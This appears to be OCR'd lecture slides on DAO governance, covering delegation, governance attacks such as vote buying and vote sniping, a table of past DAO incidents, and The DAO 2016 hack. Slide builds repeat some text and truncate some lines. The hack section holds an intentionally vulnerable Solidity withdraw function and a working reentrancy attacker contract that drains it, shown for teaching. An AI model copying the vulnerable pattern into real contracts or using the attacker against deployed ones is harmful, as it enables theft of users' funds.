
- Decentralized lending platform.
- It uses the Compound Governor Bravo as their governance protocol.
- Proposals lifecycle typically lasts for 7 days.




Token Holding vs Token Staking as Voting Power

- Token holding






- Token staking



Economic impact in case of malicious activity

How Does Delegation Typically Work?

- **DAO vs. Traditional Elections:** Unlike traditional systems (nationality-based voting power), DAOs might require active delegation of voting power (to self or others).
- **Key Question:** **Amongst all participants, who should token holders choose as their delegate?**
- **Platform Influence:** Dashboards displaying DAO information (delegated tokens, voting records) can inadvertently bias choices towards highly-ranked participants.
- **Consequence:** Potential "*rich get richer*" dynamic, concentrating power and undermining decentralization.
- **User Challenge:** Difficult for token holders to identify delegates truly aligned with their interests among numerous options.




Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**

  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.



Governance Attacks


DAOs can be vulnerable to many attacks

- **Vote buying**

  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.

- **Bribery**

  an attacker **offers conditional rewards that are paid only if a specific governance outcome occurs**.



Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**


  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.

- **Bribery**

  an attacker **offers conditional rewards that are paid only if a specific governance outcome occurs**.

- **Low participation attacks**

  exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.



Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**

  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.

- **Bribery**


  an attacker **offers conditional rewards that are paid only if a specific governance outcome occurs**.

- **Low participation attacks**

  exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.

- **Voting sniping**

  an actor **waits until the very end of a voting period to cast a decisive vote**, leaving little or no time for others to react, mobilize, or counter-vote.



Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**

  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.

- **Bribery**


  an attacker **offers conditional rewards that are paid only if a specific governance outcome occurs**.

- **Low participation attacks**

  exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.

- **Voting sniping**

  an actor **waits until the very end of a voting period to cast a decisive vote**, leaving little or no time for others to react, mobilize, or counter-vote.



	date	blockchain	attack purpose	successful	attack damages	bribing holders/delegates (BR1)	vote buying protocols (BR2)	token purchase (TC1)	token loan (TC2)	flash loan (TC3)	whale activation (TC4)	majority coalition (TC5)	UI issues (HCI1)	proposal obfuscation (HCI2)	proposal spam (HCI3)	social infiltration (HCI4)	behavioral manipulation (HCI5)	code vulnerability (CP1)	protocol vulnerability (CP2)
incidents & attacks																			
Audius [117, 32]	Jul 2022	ETH	$	✓	$6.1M														
Beanstalk [15]	Apr 2022	ETH	$	✓	$182M														
BigCap DAO [14]	Sep 2023	ETH	$	✗															
Binance [90]	Oct 2022	ETH	?																
Build Finance [81, 20, 40, 36, 49]	Feb 2022	ETH	$	✓	$470K														
Compound [119]	Feb 2022	ETH	🏛	✗															
Curio [68]	Mar 2024	ETH	$	✓	$16M														
Curve A [73]	ongoing	ETH	🔄																
Curve B [10, 126]	Nov 2021	ETH	🏛	✓															
ForceDAO [67]	Apr 2021	ETH	$	✓	$367K														
Genesis Alpha [84]	Feb 2019	ETH	$	✓	$90K														
Indexed Finance [3]	Nov 2023	ETH	$	✗															
Kleros [77]	Dec 2023	ETH	$	✗															
Maker DAO B [88]	Oct 2020	ETH	🏛	✓															
Maker DAO C [4]	Jan 2022	ETH	🏛	✗															
Mango Markets [72, 107, 50]	Oct 2022	SOL	$	✓	$47M														
Paladin Lending [103]	ongoing	ETH	🔄																
Steemit [35]	Feb 2020	STEEM	🏛	✓															
Synthetify [97, 79, 31]	Oct 2023	SOL	$	✓	$230K														
Tally [115]	Apr 2021	ETH	?																
Temple DAO [78, 16, 110]	Oct 2022	ETH	$	✓	$2.4M														
The DAO [37, 48, 111]	Jun 2016	ETH	$	✓	$50M														
Tornado Cash [11]	May 2023	ETH	$	✓	$2M														
True Seigniorage Dollar [24, 46]	Mar 2021	BSC	$	✓	$16K														
Wonderland DAO [118]	Jan 2022	ETH	🏛	✓															
Venus [105]	Sep 2021	BSC	🏛	✗															
Yam Finance [113]	Jul 2022	ETH	$	✗															
Yuan Finance [125, 51]	Sep 2021	ETH	$	✓	$282K														
academic papers & reports																			
Bandwagon Voting [123]	Feb 2024																		
Dark DAOs [7, 6, 39]	Jul 2018																		
Maker DAO A [64]	Feb 2020	ETH																	
Nexus Mutal [41]	Feb 2020	ETH																	
Vote Sniping [106]	Jan 2024																		
audits																			
Agora [99]	May 2023	OP																	
Constitution DAO [66]	Jan 2022	ETH																	
Curve C [120]	Jul 2020	ETH																	
DAO Maker [65]	Mar 2021	ETH																	
GameDAO [25]	Aug 2021	BSC																	
Hoprnet [29]	Jun 2021	ETH																	
Keep3r Network [112]	Sep 2022	ETH																	
Maker DAO D [100]	May 2019	ETH																	
POA Network [28]	Sep 2018	ETH																	
Snapshot X [30]	Jul 2023	EVM																	

Table 1 Categorization of past attacks and incidents, as well as possible attacks uncovered in academic papers, reports, or audits. For each attack, we indicate its purpose: $ signifies that the purpose of an attack was to extract funds from the DAO, 🏛 indicates that the goal was a long-term (financial) gain, 🔄 denotes an ongoing attack (possibility), and ? indicates a (potentially) unintentional incident that exemplified vulnerabilities of DAOs. We further indicate whether the attack was successful where appropriate and if so indicate the financial damage of the attack. Finally, we also highlight which attack vector(s) were used. We proceed similarly for (potential) attacks uncovered in academic papers, reports, or audits. Moreover, we provide a brief summary of each (theorized) attack in Appendix A.

Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**

  an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.

- **Bribery**

  an attacker **off**
  only if a speci


- **Low participation attacks**

  exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.

- **Voting sniping**

  an actor **waits until the very end of a voting period to cast a decisive vote**, leaving little or no time for others to react, mobilize, or counter-vote.

How can we mitigate these attacks?



	date	blockchain	attack purpose	successful	attack damages	bribing holders/delegates (BR1)	vote buying protocols (BR2)	token purchase (TC1)	token loan (TC2)	flash loan (TC3)	whale activation (TC4)	majority coalition (TC5)	UI issues (HCI1)	proposal obfuscation (HCI2)	proposal spam (HCI3)	social infiltration (HCI4)	behavioral manipualtion (HCI5)	code vulnerability (CP1)	protocol vulnerability (CP2)
incidents & attacks																			
Audius [117, 32]	Jul 2022	ETH	$	✓	$6.1M														
Beanstalk [15]	Apr 2022	ETH	$	✓	$182M														
BigCap DAO [14]	Sep 2023	ETH	$	✗															
Binance [90]	Oct 2022	ETH	?																
Build Finance [81, 20, 40, 36, 49]	Feb 2022	ETH	$	✓	$470K														
Compound [119]	Feb 2022	ETH	🏛	✗															
Curio [68]	Mar 2024	ETH	$	✓	$16M														
Curve A [73]	ongoing	ETH	🔄																
Curve B [10, 126]	Nov 2021	ETH	🏛	✓															
ForceDAO [67]	Apr 2021	ETH	$	✓	$367K														
Genesis Alpha [84]	Feb 2019	ETH	$	✓	$90K														
Indexed Finance [3]	Nov 2023	ETH	$	✗															
Kleros [77]	Dec 2023	ETH	$	✗															
Maker DAO B [88]	Oct 2020	ETH	🏛	✓															
Maker DAO C [4]	Jan 2022	ETH	🏛	✗															
Mango Markets [72, 107, 50]	Oct 2022	SOL	$	✓	$47M														
Maker DAO A [64]	Feb 2020	ETH																	
Nexus Mutal [41]	Feb 2020	ETH																	
Vote Sniping [106]	Jan 2024																		
audits																			
Agora [99]	May 2023	OP																	
Constitution DAO [66]	Jan 2022	ETH																	
Curve C [120]	Jul 2020	ETH																	
DAO Maker [65]	Mar 2021	ETH																	
GameDAO [25]	Aug 2021	BSC																	
Hoprnet [29]	Jun 2021	ETH																	
Keep3r Network [112]	Sep 2022	ETH																	
Maker DAO D [100]	May 2019	ETH																	
POA Network [28]	Sep 2018	ETH																	
Snapshot X [30]	Jul 2023	EVM																	


Table 1 Categorization of past attacks and incidents, as well as possible attacks uncovered in academic papers, reports, or audits. For each attack, we indicate its purpose: $ signifies that the purpose of an attack was to extract funds from the DAO, 🏛 indicates that the goal was a long-term (financial) gain, 🔄 denotes an ongoing attack (possibility), and ? indicates a (potentially) unintentional incident that exemplified vulnerabilities of DAOs. We further indicate whether the attack was successful where appropriate and if so indicate the financial damage of the attack. Finally, we also highlight which attack vector(s) were used. We proceed similarly for (potential) attacks uncovered in academic papers, reports, or audits. Moreover, we provide a brief summary of each (theorized) attack in Appendix A.

The DAO Hack (2016)

- **The DAO was created in 2016: A decentralized, community-oriented investment fund.**
  - Raised 150 million USD or 3.54 million ETH

- **Idea:** People deposit ETH and it would become the investment funds that The DAO would invest on behalf of its community.

- **What went wrong?**
  - Less than 3 months after launch it was attacked!
  - Re-entrancy attack drained 150 million USD worth of ETH.




Paper: [Stick a fork in it: Analyzing the Ethereum network partition]

The DAO Hack (2016)

- **The DAO was created in 2016: A decentralized, community-oriented investment fund.**
  - Raised 150 million USD or 3.54 m
- **Idea:** People deposit ETH and it wou
  that The DAO would invest on behalf
- **What went wrong?**
  - Less than 3 months after launch it
  - Re-entrancy attack drained 150 m

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract VulnerableDAO {
    mapping(address => uint256) public credit;

    function deposit() external payable {
        credit[msg.sender] += msg.value;
    }

    // ❌ Vulnerable: sends ETH BEFORE updating internal state
    function withdraw(uint256 amount) external {
        require(credit[msg.sender] >= amount, "insufficient");

        // External call: control goes to msg.sender if it's a contract
        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "send failed");

        // State update happens too late
        credit[msg.sender] -= amount;
    }
}
```



Paper: [Stick a fork in it: Analyzing the Ethereum network partition]

The DAO Hack (2016)

- **The DAO was created in 2016: A decentralized, community-o**
- on ETH
- become the investment f
- its community.
- as attacked!
- on USD worth of ETH.

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract VulnerableDAO {
    mapping(address => uint256) public credit;

    function deposit() external payable {
        credit[msg.sender] += msg.value;
    }

    // ❌ Vulnerable: sends ETH BEFORE updating internal state
    function withdraw(uint256 amount) external {
        require(credit[msg.sender] >= amount, "insufficient");

        // External call: control goes to msg.sender if it's a contract
        (bool ok, ) = msg.sender.call{value: amount}("");
        require(ok, "send failed");

        // State update happens too late
        credit[msg.sender] -= amount;
    }
}
```

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface IVulnerableDAO {
    function deposit() external payable;
    function withdraw(uint256 amount) external;
}

contract ReenterAttacker {
    IVulnerableDAO public target;
    uint256 public step = 1 ether;
    bool public attacking;

    constructor(address _target) {
        target = IVulnerableDAO(_target);
    }

    // Seed the target with some credit for this attacker contract,
    // then start the first withdraw.
    function attack() external payable {
        require(msg.value >= step, "need seed");
        target.deposit{value: step}();
        attacking = true;
        target.withdraw(step); // first withdrawal triggers receive() below
        attacking = false;
    }

    // When VulnerableDAO sends ETH, it triggers receive(),
    // which re-enters withdraw again before state is updated.
    receive() external payable {
        if (attacking) {
            // Keep draining while target still has balance
            if (address(target).balance >= step) {
                target.withdraw(step);
            }
        }
    }
}
```


Never updated

Paper: [Stick a fork in it: Analyzing the Ethereum network partition]

The DAO Hack (2016)

- **The DAO was created in 2016: A decentralized, community-oriented investment fund.**
  - Raised 150 million USD or 3.54 million ETH


- **Idea:** People deposit ETH and it would become the investment funds that The DAO would invest on behalf of its community.



- **What went wrong?**
  - Less than 3 months after launch it was attacked!
  - Re-entrancy attack drained 150 million USD worth of ETH.

- **Social vs technical governance**

- **Hard fork as a governance decision**
  - **Code is law vs social consensus**




Paper: [Stick a fork in it: Analyzing the Ethereum network partition]

Case Study: Compound and Uniswap

How Frequently Are Amendments Proposed and Voted?

